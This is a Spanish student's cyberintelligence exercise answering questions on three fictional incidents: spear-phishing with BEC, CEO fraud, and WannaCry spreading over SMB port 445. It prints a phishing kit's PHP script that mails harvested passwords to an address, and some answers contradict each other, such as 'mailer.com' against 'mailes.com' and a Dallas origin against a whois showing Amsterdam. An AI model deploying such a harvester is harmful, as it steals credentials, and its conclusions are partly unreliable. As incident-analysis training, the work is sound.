Plantilla de respuestas Ejercicio

Módulo	CIBERINTELIGENCIA
Nombre y	Pedro Oller Serrano
← Fecha	12/11/2024

Para la resolución del ejercicio se pide responder a las siguientes preguntas **utilizando esta plantilla.** Se deben tener en cuenta los siguientes puntos:

- Responder a las preguntas en el orden establecido.
- Limitarse a contestar a las preguntas planteadas mediante una respuesta directa que posteriormente tendrá que ser argumentada y desarrollada en detalle a partir de la información facilitada para el análisis (fichero que se puede descargar desde un enlace que hay en la página donde están estas preguntas).
- Como orientación, el ejercicio debe tener una extensión de entre 10 y 15 páginas.

Pregunta 1 (0,5 puntos): **En el caso 1, indicar el tipo de ataque realizado.**
Respuesta: Spear Phishing

Pregunta 2 (0,5 puntos): **En el caso 1, ¿qué correo es el origen del ataque?**
Respuesta: m.walker.franch@ficticy.de

Pregunta 3 (1 punto): **En el caso 1, ¿dónde se envían los datos comprometidos?**
Respuesta: ejercicio_modulo1@ciberinteligencia.es

Pregunta 4 (1 punto): **En el caso 1, ¿por qué el correo de las 10.00 *a. m.* se manda desde la cuenta "m.walker.franch@ficticy.de"? ¿Desde dónde es posible que haya sido el ataque?**
Respuesta: Porque sufrió un Phishing de Typosquatting por parte del remitente *verify@microfoft.com* y de ahí se inició un BEC (Business Email Compromise). Es posible que el ataque haya sido desde Dallas, Texas.

Pregunta 5 (1 punto): **En el caso 1, ¿qué otras cuentas han podido ser comprometidas?**
Respuesta: 'm.will.smith@ficticy.us', ' l.stephan.martin@ficticy.co.uk', 'l.martin.fierre@ficticy.es', 'j.rodriguez.maceda@ficticy.es' y 's.mick.resce@ficticy.nl'.

Pregunta 6 (0,5 puntos): **En el caso 2, indicar el tipo de ataque realizado.**
Respuesta: CEO Fraud

Pregunta 7 (0,5 puntos): **En el caso 2, ¿qué correo es el origen del ataque?**
Respuesta: *transfer@mailer.com* La víctima: j.philips.todobene@ficticy.es

Pregunta 8 (1 punto): **En el caso 2, ¿qué método ha utilizado el atacante para obtener los datos de los empleados del Departamento de Transferencias?**
Respuesta: Mediante ingeniería social, gracias a la red social de LinkedIn y el empleo

de posiblemente de Google Dorks

Pregunta 9 (1 punto):
En el caso 2, ¿cómo ha sido la consecución temporal de los hechos?

Respuesta:

1. Inicio del Phishing el día 22 de Noviembre a las 6:00 p.m con el envío por parte de *'transfer@mailes.com'* del Malspam y recepción por parte del Sr. J. Philips.
2. Inicio de las conversaciones entre ambos, cuyos correos son:
    1. New account.msg.txt (22 de Noviembre de 2017 a las 6:00 p.m)
    2. RE New account.msg.txt (23 de Noviembre de 2017 a las 9:30 a.m)
    3. RE New account (1).msg.txt (23 de Noviembre de 2017 a las 10:56 a.m)
3. El día 23 de noviembre de 2017 a las 10:56:12 a.m, se confirma el cambio de cuenta, y se establece la cuenta mula del atacante como la cuenta del pago.
4. El día 23 de noviembre de 2017 a las 1:00 p.m se realiza la transferencia.
5. Finalmente, saltan las alarmas de la estafa.

Pregunta 10 (0,5 puntos):
En el caso 3, indicar el tipo de ataque realizado.

Respuesta: CryptoRansomware más especificamente 'WannaCry'

Pregunta 11 (0,5 puntos):
En el caso 3, indicar la vulnerabilidad explotada en los sistemas.

Respuesta: EternalBlue

Pregunta 12 (1 punto):
En el caso 3, ¿cómo se ha propagado el *malware* a través de la red interna?

Respuesta: El malware consigue propagarse por la red gracias a que la configuración de la política de filtrado del puerto 445, que es donde se explota el SMB, es casi inexistente, ya que permite todo tipo de tráfico y descargas. Inclusive, se puede observar una mala configuración en el firewall ya que permite que el malware entre en un ciclo, observado en los logs de la epo.

Finalmente, al observar los logs de firewall confirmamos lo dicho anteriormente, ya que acepta todas las solicitudes, permitiendo la propagación del malware por el sistema.

Pregunta 13 (1 punto):

En el caso 3, indicar de 3 a 5 medidas imprescindibles que podrían haber evitado el ataque.

Respuesta:

1. **Bloquear el puerto 445.**
2. **Mantener sistemas actualizados.**
3. **Modifcar configuración del firewall del puerto 445.**
4. **Monitorear la red.**
5. **Endurecer las políticas de SPF, DKIM y DMARC.**

Más abajo se encuentra el desarrollo de cada pregunta.

RESOLUCIÓN CASO 1

P1.- Indicar el tipo de ataque realizado.

Debido a las características del ataque, es un 'Phishing', ya que se dio a través del correo electrónico suplantando un correo corporativo de otro país y añadiendo en el propio correo, una URL de una página web que suplantaba a Outlook, esto se observa gracias a las imágenes proporcionadas en el análisis (bg1.jpg y img1.jpg), además del fichero html y php gracias a los cuales consiguen suplantar la web y envíar las credenciales a su correo electrónico. Inclusive, podríamos hablar más específicamente de un 'Spear Phishing', debido a que el ataque está focalizado en la empresa Ficticy.S.L , y como se observa en el remitente del correo electrónico 'm.walker.franch@ficticy.de' , también han replicado el formato de correo de la empresa, luego hicieron un estudio del objetivo.


P2.- ¿Qué correo es el origen del ataque?


La cuenta cero del ataque es la del remitente del malspam con el asunto 'FW: Validate Email Account', es decir: m.walker.franch@ficticy.de. Debido a que en el cuerpo de dicho correo es donde se encuentra la URL hacía la página phishing.

P3.- ¿Dónde se envían los datos comprometidos?

Para averiguar donde se envían los datos hacemos uso de las evidencias que se nos facilitan. Para ello, comenzamos con el estudio del fichero HTML:


I. Comprobación de Hashes: Comprobamos que el archivo no haya sido modificado y verificamos su integridad. Para ello, empleamos el comando '*sha256sum index.code1.html ,* así obtenemos el hash en nuestra máquina. Para comprobar que ambos valores, el de las evidencias y el de nuestra máquina sean iguales empleamos un código en MATLAB bastante simple:





NOTA: De ahora en adelante no se mencionará la comprobación de hashes, se harán de forma tácita a la mención del fichero-imagen. En caso de ser distintos si se mencionará.

II. Apertura del fichero HTML: Una vez abierto el fichero '*index.code1.html'*, en mi caso en Visual Studio, empleamos alguna función de búsqueda y buscamos la sentencia '<form':



Como observamos de la imagen anterior, dentro de '<form' hay una sentecia denominada 'action' que iguala a un fichero PHP *'post.*php', pues esto quiero decir que las credenciales serán enviadas a ese fichero donde se obtendrán las credenciales.

III. Apertura fichero PHP: Como sabemos del fichero HTML las credenciales serán enviadas y procesadas por el fichero *'post.php'*. Procedemos a la apertura del fichero y buscamos la sentencia *'$recipient'* seguido de la misma encontraremos la dirección de correo donde serán enviadas las credenciales.

```
<?

$ip = getenv("REMOTE_ADDR");
$message .= "Email: ".$_POST['username']."\n";
$message .= "Password : ".$_POST['password']."\n";
$message .= "IP: ".$ip."\n";

$message .= "------------------------\n";

$recipient = "ejercicio_modulo1@ciberinteligencia.es";
$subject = "Accounts nPost";
mail($recipient,$subject,$message,$headers);
header("Location: http://www.hotmail.com/");
?>
```

Finalmente, observamos que los datos comprometidos se envían al correo; *'ejercicio_modulo1@ciberinteligencia.es'*

P4.- En el caso 1, ¿por qué el correo de las 10.00 *a. m.* se manda desde la cuenta "m.walker.franch@ficticy.de"? ¿Desde dónde es posible que haya sido el ataque?
Para este apartado hemos de consultar los dos ficheros '.csv' obtenidos por las evidencias, estos son:

- *'logs-mail_mwalkerfranch-20171120000000_20171123170000.csv' y*
- *'logs-access_mwalkerfranch-20171120000000_2017112319000000.csv'*

En ambos podemos tener en cuenta un primer filtro de búsqueda que sería la fecha del suceso del malspam, dicha fecha es el 23 de noviembre de 2017 a las 10:00 a.m en notación de los '.csv' sería 20171123.100000. Comenzamos ejecutando el '.csv' donde

se recogen los mail's recibidos, es decir, el primero que hemos nombrado. Una ve abierto nos vamos a fechas próximas a la de los sucesos y encontramos lo siguiente:

id	date	sender	recipient	subject	size	attachment	action
15574	20171120.11:10:14	j.roman.stelso@ficticy.co.uk	m.walker.franch@ficticy.de	Private sector	50KB	n	approved
15575	20171120.134150	support@mailer.com	m.walker.franch@ficticy.de	Invoice	215KB	y	blocked
15576	20171120.175915	m.wils.keicher@ficticy.de	m.walker.franch@ficticy.de	freund	85KB	n	approved
15577	20171121.13:10:14	esitsecurity@ficticy.de	m.walker.franch@ficticy.de	neues Konto	125KB	n	approved
15578	20171121.17:15:08	j.roman.stelso@ficticy.co.uk	m.walker.franch@ficticy.de	RE: Private sector	55KB	n	approved
15579	20171122.104100	efax@efax.com	m.walker.franch@ficticy.de	FW: Rechnung	80KB	n	blocked
15580	20171122.104554	esitsecurity@ficticy.de	m.walker.franch@ficticy.de	Aktualisierungen	33KB	n	approved
15581	20171122.182514	s.mick.resce@ficticy.de	m.walker.franch@ficticy.de	diese Aufgabe	33KB	n	approved
15582	20171123.063056	s.mick.resce@ficticy.de	m.walker.franch@ficticy.de	RE: diese Aufgabe	360KB	y	approved
15583	20171123.094000	verify@microfoft.com	m.walker.franch@ficticy.de	FW: Validate Email Account	42KB	n	approved
15584	20171123.095121	m.will.smith@ficticy.us	m.walker.franch@ficticy.de	RE:FW: Validate Email Account	50KB	n	approved
15585	20171123.095621	l.stephan.martin@ficticy.co.uk	m.walker.franch@ficticy.de	RE:FW: Validate Email Account	121KB	n	approved
15586	20171123.095855	l.martin.fierre@ficticy.es	m.walker.franch@ficticy.de	RE:FW: Validate Email Account	85KB	n	approved
15587	20171123.100032	j.rodriguez.maceda@ficticy.es	m.walker.franch@ficticy.de	RE:FW: Validate Email Account	81KB	n	approved
15588	20171123.100102	s.mick.resce@ficticy.nl	m.walker.franch@ficticy.de	RE:FW: Validate Email Account	100KB	n	approved
15589	20171123.101054	j.mach.christ@ficticy.de	m.walker.franch@ficticy.de	nächstes Projekt	45KB	n	approved
15590	20171123.121523	r.voil.chran@ficticy.de	m.walker.franch@ficticy.de	die Projekt	61KB	n	approved
15591	20171123.164133	noreply@proveedor.de	m.walker.franch@ficticy.de	RE: Rechnung	250KB	y	approved

En la fila resaltada en ámbar, con fecha 23 de noviembre de 2017 con hora 9:40 a.m observamos un remitente extraño '*verify@microfoft.com*', el cual pareciera un phising de typosquatting ya que emplea un nombre de dominio muy similar al de microsoft. Además, si observamos el asunto de dicho correo '*FW: Validate Email Account*' podemos afirmar casi con rotundidad que se trata de un phishing, el cual debido a la coincidencia de fechas y más aún que los siguiente cinco correos tienen el mismo asunto de 'FW: Validate Email Account', podemos suponer que el señor fue víctima de este y que consiguieron obtener sus credenciales. Pero para ser más precisos vamos a irnos al otro '.csv' en el cual se han registrado los accesos a la cuenta. Aplicamos el mismo filtro cronológico que en el anterior y llegamos a:

id	date	account	ip	action
10221	20171120.090501	m.walker.franch@ficticy.de	172.16.10.23	approved
10222	20171120.160050	m.walker.franch@ficticy.de	172.16.10.23	approved
10223	20171121.091024	m.walker.franch@ficticy.de	172.16.10.22	approved
10224	20171121.160517	m.walker.franch@ficticy.de	172.16.10.22	approved
10225	20171122.090543	m.walker.franch@ficticy.de	172.16.10.25	approved
10226	20171122.161023	m.walker.franch@ficticy.de	172.16.10.25	approved
10227	20171123.090314	m.walker.franch@ficticy.de	172.16.10.26	approved
10228	20171123.094526	m.walker.franch@ficticy.de	77.72.83.26	approved
10229	20171123.164810	m.walker.franch@ficticy.de	172.16.10.26	approved

En la fecha 23 de noviembre de 2017 observamos tres accesos en tres franjas horarias diferentes la primera a las 9:03 a.m, es decir, minutos antes de recibir el correo del phishing de typosguatting, el segundo se da a las 9:45 a.m, cinco minutos más tarde de recibir el correo y finalmente, el tercero siete horas más tarde a las 4:48 p.m.

Además, si nos fijamos en las ip's, la primera y la última son la misma y están en el rango de una red interna, es decir, privada. Por el contrario, en el segundo acceso vemos la ip 77.72.83.26 que es externa y está en el rango público, lo que nos indica una

conexión externa. Con todo esto podemos afirmar que el señor M. Walker Franch fue víctima de un phishing, más concretamente un BEC (Business Email Compromise).

En conclusión, para contestar la primera pregunta, se manda desde el correo del señor Walker Franch, debido a que fue víctima de un Phishing de typosquatting, cuyo dominio suplantado fue Microsoft.


En cuanto la segunda pregunta no me queda claro si es la situación geográfica u otra cosa, pero para la situación geográfica emplearemos el comando 'Whois' en Linux y obtenemos:

```
inetnum:        77.72.83.0 - 77.72.83.255
netname:        NL-PROLINE
country:        NL
descr:          Amsterdam
org:            ORG-PIL26-RIPE
admin-c:        PIL45-RIPE
tech-c:         PIL45-RIPE
status:         ASSIGNED PA
mnt-by:         IP-RIPE
created:        2024-04-10T19:34:55Z
last-modified:  2024-04-10T19:34:58Z
source:         RIPE

organisation:   ORG-PIL26-RIPE
org-name:       IT Hostline Ltd
address:        Achaion 35, 5th floor, office 17
address:        CY-1101 Nicosia
address:        Cyprus
abuse-c:        PIL45-RIPE
mnt-ref:        IP-RIPE
mnt-by:         IP-RIPE
org-type:       OTHER
created:        2019-10-01T12:09:37Z
last-modified:  2024-02-13T17:47:53Z
source:         RIPE # Filtered

role:           IT Hostline Ltd
nic-hdl:        PIL45-RIPE
address:        Achaion 35, 5th floor, office 17
address:        CY-1101 Nicosia
address:        Cyprus
abuse-mailbox:  abuse@ithostline.com
phone:          +7 915 4036736
admin-c:        ZD882-RIPE
tech-c:         ZD882-RIPE
mnt-by:         IP-RIPE
created:        2019-08-29T19:24:47Z
last-modified:  2024-02-13T17:47:17Z
source:         RIPE # Filtered
```

En el cual obtenemos que la IP está registrada en la organización IT Hostline Ltd, que se encuentra registrada en Nicosia, Chipre, pero la red está ubicada en los Países Bajos (Amsterdam). Aunque está información es la del proveedor luego hacemos una segunda búsqueda en ipinfo.io aquí obtenemos:



En conclusión, el ataque pudo ser desde Dallas, Texas

P5.- ¿Qué otras cuentas han podido ser comprometidas?

Aquellas cinco cuentas que comentamos anteriormente que tenían el asunto '*FW: Validate Email Account*'. Por lo que las cuentas que también han podido ser comprometidas son:

'm.will.smith@ficticy.us', ' l.stephan.martin@ficticy.co.uk', 'l.martin.fierre@ficticy.es', 'j.rodriguez.maceda@ficticy.es' y 's.mick.resce@ficticy.nl'.

RESOLUCIÓN CASO 2

P6.- Indicar el tipo de ataque realizado

Es un Phishing del tipo CEO Fraud, esto es debido a que estudiaron a los integrantes del departamento de finanzas, aunque no estudiaron demasiado bien la estructura del correo electrónico. Esta información se obtiene del archivo .csv de las evidencias:

- 'logs-mta-transfer_deparment-20171121000000_2017112317000000.csv'

Podemos observar una serie de intentos de envío de correo por parte del remitente *'transfer@mailer.com'* a diferentes combinaciones del correo de empresa del señor Philips Todobene. Al final, consigue dar con la combinación el día 22 de noviembre de 2017 a la hora 6:00 p.m. y ese será el correo desde donde empieza el Phishing y finalizará con la transferencia, todo ello reflejado en la siguiente imagen:

27660	20171122.180035	transfer@mailer.com	jphilipsstodobene@ficticy.es	New account	dropped
27661	20171122.180035	transfer@mailer.com	j.p.stodobene@ficticy.es	New account	dropped
27662	20171122.180035	transfer@mailer.com	juan.philips.stodobene@ficticy.es	New account	dropped
27663	20171122.180035	transfer@mailer.com	juan.p.s@ficticy.es	New account	dropped
27664	20171122.180035	transfer@mailer.com	juanphilipsstodobene@ficticy.es	New account	dropped
27665	20171122.180035	transfer@mailer.com	j.philips.todobene@ficticy.es	New account	approved
27666	20171122.180035	transfer@mailer.com	ju.philips.stodobene@ficticy.es	New account	dropped

P7.- ¿Qué correo es el origen del ataque?


El correo desde el que se perpetra dicho ataque es desde *'transfer@mailes.com'* como se puede observar en la imagen anterior, además está razonado en el apartado 6.

P8.- ¿qué método ha utilizado el atacante para obtener los datos de los empleados del Departamento de Transferencias?

Debido a la consecución temporal de los hechos el método utilizado debió ser por ingeniería social, gracias al linkedIn del Sr. J. Philips Todobene y el empleo posiblemente de Google Dorks. Descartando que se haya obtenido dicha información del caso 1, ya que el correo enviado por *'transfer@mailes.com'* se envió un día antes del suceso del caso 1, luego no pudieron haber obtenido el correo desde el correo del Sr. M. Walker Franch, inclusive, si hubiera sucedido así, hubieran obtenido desde el primer momento el correo del Sr. J. Philips Todobene y no habrían tenido que ir probando diferentes combinaciones.

P9.- Consecución temporal de los hechos:

1. Inicio del Phishing el día 22 de Noviembre a las 6:00 p.m con el envío por parte de *'transfer@mailes.com'* del Malspam y recepción por parte del Sr. J. Philips.
2. Inicio de las conversaciones entre ambos, las conversaciones las obtenemos gracias al Id del correo malicioso que es '27665' usado como contraseña en el .zip de las evidencias. Una vez abierto nos encontramos con tres ficheros .txt correspondientes a la conversación entre ambos involucrados. Estás conversaciones están codificadas en Base64, por ello realicé un simple programa en Python para descifrarlo, como se muestra en la siguiente imagen:



El orden de los correos:

2.1. *New account.msg.txt,* cuyo mensaje decodificado es:

EL texto decodificado es:

Hello Juan,

I write you on behalf of your IT provider.

Please, note the change of the bank-account where you have to make the payment.

INTEXER67 1026 7842 0814 5674 1236 8905

Please, the next payment must be made to that account.

Regards,

IT Team

2.2. *RE New account.msg.txt,* cuyo mensaje decodificado es:

EL texto decodificado es:

Hello Juan,

I will send you the document within the next days, but it is critical to make the change immediately due to auditory requests.

Thanks in advance,

Regards

From: "Philips Todobene, Juan" <j.philips.todobene@ficticy.es>

Sent: Thu, 23 Nov 2017 09:30:54

To: "Transfer account" <transfer@mailer.com>

Subject: RE: New account

Hello,

I need a guarantee for the change, could you please provide me a certificated document?

Regards,

From: "Transfer account" <transfer@mailer.com>

Sent: Wed, 22 Nov 2017 18:00:35

To: j.philips.todobene@ficticy.es

Subject: New account

Hello Juan,

I write you on behalf of your IT provider.

Please, note the change of the bank-account where you have to make the payment.

INTEXER67 1026 7842 0814 5674 1236 8905

Please, the next payment must be made to that account.

Regards,

IT Team

2.3. *RE New account (1).msg.txt,* cuyo mensaje decodificado es:

EL texto decodificado es:

Perfect!! thanks! I'll send you the documento ASAP

From: "Philips Todobene, Juan" <j.philips.todobene@ficticy.es>

Sent: Thu, 23 Nov 2017 10:56:12

To: "Transfer account" <transfer@mailer.com>

Subject: RE: New account

Ok, the change is done

From: "Transfer account" <transfer@mailer.com>

Sent: Thu, 23 Nov 2017 10:45:43

To: "Philips Todobene, Juan" <j.philips.todobene@ficticy.es>

Subject: RE: New account

Hello Juan,

I will send you the document within the next days, but it is critical to make the change immediately due to auditory requests.

Thanks in advance,

Regards

From: "Philips Todobene, Juan" <j.philips.todobene@ficticy.es>

Sent: Thu, 23 Nov 2017 09:30:54

To: "Transfer account" <transfer@mailer.com>

Subject: RE: New account

Hello,

I need a guarantee for the change, could you please provide me a certificated document?

Regards,

From: "Transfer account" <transfer@mailer.com>

Sent: Wed, 22 Nov 2017 18:00:35

To: j.philips.todobene@ficticy.es

Subject: New account

Hello Juan,

I write you on behalf of your IT provider.

Please, note the change of the bank-account where you have to make the payment.

INTEXER67 1026 7842 0814 5674 1236 8905

Please, the next payment must be made to that account.

Regards,

IT Team

3. El día 23 de noviembre de 2017 a las 10:56:12 a.m, se confirma el cambio de cuenta, y se establece la cuenta mula del atacante como la cuenta del pago.
4. El día 23 de noviembre de 2017 a las 1:00 p.m se realiza la transferencia.

5. Finalmente, saltan las alarmas de la estafa.

RESOLUCIÓN CASO 3

P10.- Indicar el tipo de ataque realizado.

En el propio registro del antivirus se observa el tipo y el nombre del malware:

"# C:\WINDOWS\mssecsvc.exe # Ransom-WannaCry!7339A0EFC768 # trojan # deleted # 1 # VIRUS_DETECTED_REMOVED # VIRUSCAN8800 # VirusScan Enterprise #".


Luego el ataque se trata de un CryptoRansomware más especificamente el Ransomware Wannacry.

P11.- Indicar la vulnerabilidad explotada.

Dado que el ataque es perpetrado mediante WannaCry y este es un Ransomware que explota la vulnerabilidad EternalBlue, la cual permitía una difusión automática a través de las redes y la infraestructura, infectando todos los sitemas disponibles sin la intervención del usuario.

P12.- ¿Cómo se ha propagado el malware a través de la red interna?

Gracias a las evidencias y la imagen '*conf_firewall_445.png*':



En esta imagen podemos observar como la VPN está configurado para que cualquier conexión desde una red virtual sea permitida, además el parámetro ACTION está configurado de tal forma que permite el tráfico al puerto 445 (típico para los ataques de EternalBlue, por el uso de SMB) sin ningún tipo filtro. En cuanto al parámetro TRACK este simplemente permite el registro de los logs, para su posterior estudio. Finalmente, los parámetros TIME e INSTALL están configurados de tal forma que permiten el tráfico por el puerto 445 a cualquier hora y la instalación de cualquier software. Esta configuración conlleva un gran riesgo ya que facilita la infección mediante Wannacry, ya que no se aplicó ningún parche a dicho puerto y menos aún se bloqueó para evitar este tipo de situaciones.

Una vez comentada la configuración nos vamos a los .csv que se nos facilita en las evidencias estos son 'logs-epo-20171123150000_20171123173000.csv' y 'logs-fw-20171123150000_20171123153000.csv', pasaremos a su estudio para ver cómo se propagó wannacry por la red interna.

1. Logs epo (registros de eventos generados por McAfee ePolicy Orchestrator)

	malware_name	raw
2	Ransom-WannaCry!7339A0EFC768	Nov 23 15:25:02 VMficli-cp LocalNetwork.SecuritySystem.Antivirus.production.EPO.servers: <13>Nov 23 15:25:00 # Windows 2008 R2 # Service Pack 1 # NT AUTHORITY\SYSTEM # QAS # C:\Windows\mssecsvc.exe # Ransom-WannaCry!7339A0EFC768 # trojan # deleted # 1 # VIRUS_DETECTED_REMOVED # VIRUSCA
3	Ransom-WannaCry!7339A0EFC768	Nov 23 15:26:12 VMficli-cp LocalNetwork.SecuritySystem.Antivirus.production.EPO.servers: <13>Nov 23 15:26:12 # Windows 2008 R2 # Service Pack 1 # NT AUTHORITY\SYSTEM # QAS # C:\Windows\mssecsvc.exe # Ransom-WannaCry!7339A0EFC768 # trojan # deleted # 1 # VIRUS_DETECTED_REMOVED # VIRUSCA
4	Ransom-WannaCry!7339A0EFC768	Nov 23 15:26:34 VMficli-cp LocalNetwork.SecuritySystem.Antivirus.production.EPO.servers: <13>Nov 23 15:26:34 Windows 2008 R2 # Service Pack 1 # NT AUTHORITY\SYSTEM # QAS # C:\Windows\mssecsvc.exe # Ransom-WannaCry!7339A0EFC768 # trojan # deleted # 1 # VIRUS_DETECTED_REMOVED # VIRUSCAN
5	Ransom-WannaCry!7339A0EFC768	Nov 23 15:55:03 VMficli-cp LocalNetwork.SecuritySystem.Antivirus.production.EPO.servers: <13>Nov 23 15:55:00 Windows 2008 R2 # Service Pack 1 # NT AUTHORITY\SYSTEM # QAS # C:\Windows\mssecsvc.exe # Ransom-WannaCry!7339A0EFC768 # trojan # deleted # 1 # VIRUS_DETECTED_REMOVED # VIRUSCAN
6	Ransom-WannaCry!7339A0EFC768	Nov 23 16:05:03 VMficli-cp LocalNetwork.SecuritySystem.Antivirus.production.EPO.servers: <13>Nov 23 16:05:00 Windows 2008 R2 # Service Pack 1 # NT AUTHORITY\SYSTEM # QAS # C:\Windows\mssecsvc.exe # Ransom-WannaCry!7339A0EFC768 # trojan # deleted # 1 # VIRUS_DETECTED_REMOVED # VIRUSCAN
7	Ransom-WannaCry!7339A0EFC768	Nov 23 16:05:03 VMficli-cp LocalNetwork.SecuritySystem.Antivirus.production.EPO.servers: <13>Nov 23 16:05:00 Windows 2008 R2 # Service Pack 1 # NT AUTHORITY\SYSTEM # QAS # C:\Windows\mssecsvc.exe # Ransom-WannaCry!7339A0EFC768 # trojan # deleted # 1 # VIRUS_DETECTED_REMOVED # VIRUSCAN
8	Ransom-WannaCry!7339A0EFC768	Nov 23 16:05:03 VMficli-cp LocalNetwork.SecuritySystem.Antivirus.production.EPO.servers: <13>Nov 23 16:05:00 Windows 2008 R2 # Service Pack 1 # NT AUTHORITY\SYSTEM # QAS # C:\Windows\mssecsvc.exe # Ransom-WannaCry!7339A0EFC768 # trojan # deleted # 1 # VIRUS_DETECTED_REMOVED # VIRUSCAN
9	Ransom-WannaCry!7339A0EFC768	Nov 23 17:25:02 VMficli-cp LocalNetwork.SecuritySystem.Antivirus.production.EPO.servers: <13>Nov 23 17:25:00 Windows 2008 R2 # Service Pack 1 # NT AUTHORITY\SYSTEM # QAS # C:\Windows\mssecsvc.exe # Ransom-WannaCry!7339A0EFC768 # trojan # deleted # 1 # VIRUS_DETECTED_REMOVED # VIRUSCAN

En estos logs podemos observar que el sistema fue infectado un total de 8 veces desde las 3:25 p.m hasta las 5:25 p.m, del día 23 de noviembre de 2017. En estos logs podemos apreciar que, aunque se elimine el .exe de WannaCry cuyo nombre es *'mssecsvc.exe'* este persiste en el sistema intentando explotar la vulnerabilidad EternalBlue en SMB.

2. Logs fw (en el firewall)

	date	src_ip	dst_ip	dst_port	if_dir	action
2	Thu Nov 23 15:00:08 2017	172.31.133.68	172.31.133.69	tcp-445	inbound	accept
3	Thu Nov 23 15:00:08 2017	172.31.133.68	172.31.133.70	tcp-445	inbound	accept
4	Thu Nov 23 15:00:33 2017	172.31.133.68	172.31.133.71	tcp-445	inbound	accept
5	Thu Nov 23 15:00:39 2017	172.31.133.68	172.31.133.72	tcp-445	inbound	accept
6	Thu Nov 23 15:00:39 2017	172.31.133.68	172.31.133.73	tcp-445	inbound	accept
7	Thu Nov 23 15:00:39 2017	172.31.133.68	172.31.133.74	tcp-445	inbound	accept
8	Thu Nov 23 15:00:39 2017	172.31.133.69	172.31.133.70	tcp-445	inbound	accept
9	Thu Nov 23 15:01:39 2017	172.31.133.69	172.31.133.71	tcp-445	inbound	accept
10	Thu Nov 23 15:01:40 2017	172.31.133.69	172.31.133.72	tcp-445	inbound	accept
11	Thu Nov 23 15:01:40 2017	172.31.133.69	172.31.133.73	tcp-445	inbound	accept
12	Thu Nov 23 15:01:40 2017	172.31.133.69	172.31.133.74	tcp-445	inbound	accept
13	Thu Nov 23 15:01:40 2017	172.31.133.68	172.31.133.75	tcp-445	inbound	accept
14	Thu Nov 23 15:01:55 2017	172.31.133.68	172.31.133.76	tcp-445	inbound	accept
15	Thu Nov 23 15:01:55 2017	172.31.133.68	172.31.133.77	tcp-445	inbound	accept
16	Thu Nov 23 15:01:59 2017	172.31.133.68	172.31.133.78	tcp-445	inbound	accept
17	Thu Nov 23 15:02:09 2017	172.31.133.68	172.31.133.79	tcp-445	inbound	accept
18	Thu Nov 23 15:02:09 2017	172.31.133.68	172.31.133.80	tcp-445	inbound	accept
19	Thu Nov 23 15:02:19 2017	172.31.133.68	172.31.133.81	tcp-445	inbound	accept
20	Thu Nov 23 15:02:21 2017	172.31.133.68	172.31.133.82	tcp-445	inbound	accept
21	Thu Nov 23 15:02:33 2017	172.31.133.68	172.31.133.83	tcp-445	inbound	accept
22	Thu Nov 23 15:02:44 2017	172.31.133.69	172.31.133.75	tcp-445	inbound	accept
23	Thu Nov 23 15:03:41 2017	172.31.133.69	172.31.133.76	tcp-445	inbound	accept
24	Thu Nov 23 15:03:41 2017	172.31.133.69	172.31.133.77	tcp-445	inbound	accept
25	Thu Nov 23 15:03:43 2017	172.31.133.69	172.31.133.78	tcp-445	inbound	accept
